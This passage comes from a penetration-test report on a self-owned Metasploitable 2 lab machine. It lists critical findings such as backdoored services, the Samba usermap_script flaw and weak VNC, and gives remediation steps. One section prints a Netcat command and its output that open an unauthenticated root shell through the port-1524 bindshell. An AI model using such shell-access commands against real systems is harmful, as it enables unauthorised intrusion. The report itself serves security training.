- `netstat -tlnp` revealed numerous services listening on all interfaces (0.0.0.0), including the bindshell on 1524, unrealircd on 6667, and Xtightvnc on 5900/6000.
- `/etc/passwd` was readable in full, exposing the complete local account list (root, daemon, msfadmin, etc.).
- Default credentials directories (`/home/msfadmin`) and a vulnerable bundled TWiki installation were present on disk.

4.2 Exploit 2: Pre-existing Root Bindshell (Port 1524 / ingreslock)

Nmap and Nessus both flagged TCP/1524 as a “Metasploitable root shell” / Bind Shell Backdoor. This was confirmed directly with Netcat, with no exploit required:

```
nc -nv 192.168.235.132 1524
```

```
(kali㉿kali)-[~]  
$ nc -nv 192.168.235.132 1524  
(UNKNOWN) [192.168.235.132] 1524 (ingreslock) open  
root@metasploitable:/# whoami  
root  
root@metasploitable:/#
```

Figure 10: Direct Netcat connection to port 1524 grants an immediate, unauthenticated root shell

The connection returned an interactive root shell instantly, with no authentication of any kind - the most severe finding in this assessment due to its trivial exploitability.

4.3 Additional Critical Findings Identified but Not Exploited

The following vulnerabilities were confirmed at the detection level (Nmap banner/Nessus plugin) but were not actively exploited in this engagement. They are documented here because they represent equally critical risk and should be prioritized alongside the exploited findings.

Finding	Port	Evidence
UnrealIRCd Backdoor	6667/tcp	Nessus “UnrealIRCd Backdoor Detection” plugin, CVSS 10.0; service observed listening in post-exploitation netstat output
vsftpd 2.3.4 backdoored build	21/tcp	Nmap banner identified vsftpd 2.3.4 (the version affected by the CVE-2011-2523 backdoor); anonymous FTP login was also confirmed enabled
VNC weak/blank password	5900/tcp	Nessus “VNC Server ‘password’ Password” plugin, CVSS 10.0; Nmap confirmed VNC protocol 3.3 with VNC Authentication only
SSLv2/SSLv3 support	21, 25, 5432, etc.	Nmap and Nessus both flagged SSLv2 support with weak export-grade ciphers (e.g. DES, RC4-40, RC2-40)

5. Consolidated Vulnerability Summary

The table below consolidates the key findings from all three assessment phases, prioritized by severity.

Severity	Vulnerability	Status
CRITICAL	Bind shell backdoor on port 1524 (ingreslock)	Exploited - root access obtained
CRITICAL	Samba usermap_script RCE (CVE-2007-2447)	Exploited - root access obtained
CRITICAL	UnrealIRCd backdoor (port 6667)	Identified (not exploited)
CRITICAL	vsftpd 2.3.4 backdoor (port 21)	Identified (not exploited)
CRITICAL	VNC server with blank/weak password	Identified (not exploited)
CRITICAL	Ubuntu 8.04 Server End-of-Life (no patches)	Identified
CRITICAL	SSLv2/SSLv3 protocol support	Identified
HIGH	Samba Badlock vulnerability	Identified
HIGH	NFS shares world-readable	Identified
HIGH	rlogin / rsh services enabled	Identified
MEDIUM	Anonymous FTP login allowed	Identified
MEDIUM	Unencrypted Telnet server	Identified
MEDIUM	phpMyAdmin / phpinfo.php exposed without restriction	Identified (Nikto)
MEDIUM	Outdated Apache 2.2.8 / PHP 5.2.4	Identified (Nikto)
LOW	Missing HTTP security headers	Identified (Nikto)
LOW	Directory indexing on /icons/, /doc/, /test/	Identified (Nikto)

6. Remediation Recommendations

6.1 Immediate Priority (Critical Findings)

- Disable and remove the ingreslock bindshell on port 1524; audit startup scripts/xinetd configuration for unauthorized backdoor entries.
- Patch or upgrade Samba beyond the usermap_script-vulnerable version (4.2.11 / 4.3.8 / 4.4.2 or later per Nessus remediation guidance) and disable the “username map script” option if not required.
- Remove the UnreallRCd backdoored binary entirely; re-download and verify against published MD5/SHA1 checksums before any reinstallation.
- Upgrade vsftpd to a current, non-backdoored release and disable anonymous FTP login.
- Disable VNC or, if required, enforce a strong password and tunnel access over SSH/VPN rather than exposing it directly.
- Decommission or upgrade the Ubuntu 8.04 base OS, which is end-of-life and receives no security updates.
- Disable SSLv2 and SSLv3 on all services; enforce TLS 1.2+ with strong cipher suites only.

6.2 High and Medium Priority

- Apply the ISC BIND remediation (upgrade to 9.11.22 / 9.16.6 / 9.17.4 or later) to resolve the DoS-class findings.
- Restrict or remove rlogin/rsh services in favor of SSH.
- Set NFS exports to restrict read/write access to specific trusted hosts rather than world-readable.
- Upgrade Apache and PHP to currently supported versions; remove diagnostic/test artifacts (phpinfo.php, /test/, /doc/) from the production web root.
- Restrict or remove the phpMyAdmin installation, or place it behind authentication and IP allow-listing.
- Add standard HTTP security headers (Content-Security-Policy, X-Content-Type-Options, Strict-Transport-Security, Referrer-Policy, Permissions-Policy) and disable the HTTP TRACE method.

6.3 General Hardening

- Disable unused/unnecessary services identified during scanning (telnet, rexec, rlogin) in favor of encrypted equivalents.
- Implement network segmentation so that a single compromised host cannot directly reach sensitive internal systems.
- Establish a recurring vulnerability scanning cadence (e.g. monthly Nessus/OpenVAS scans) with tracked remediation SLAs by severity.
- Deploy host- and network-based monitoring (IDS/IPS, centralized logging) to detect exploitation attempts against these services in the future.

7. Conclusion

This assessment confirmed that Metasploitable 2 contains numerous critical and high-severity vulnerabilities, several of which allow trivial, unauthenticated remote root compromise. Two distinct paths to full root access were demonstrated in this engagement - a pre-existing root bindshell on port 1524 and the Samba usermap_script remote command execution vulnerability - while several additional critical issues (UnrealIRCd backdoor, vsftpd backdoor, weak VNC authentication) were identified but intentionally left unexploited for this exercise.

The findings reinforce core security principles: legacy/end-of-life operating systems and unpatched service versions represent an unacceptable risk; default or backdoored software builds must never reach any environment; and unauthenticated administrative access (bindshells, blank-password VNC) provides immediate, total compromise. The remediation steps in Section 6 map directly to the findings in Sections 3-5 and, if applied, would eliminate every critical and high-severity issue identified during this engagement.

8. Disclaimer

This assessment was performed exclusively against a self-owned, intentionally vulnerable virtual machine (Metasploitable 2) within an isolated home lab network with no connectivity to production systems or the public internet. All activity described in this report was authorized, self-directed, and conducted for educational purposes as part of cybersecurity skills development.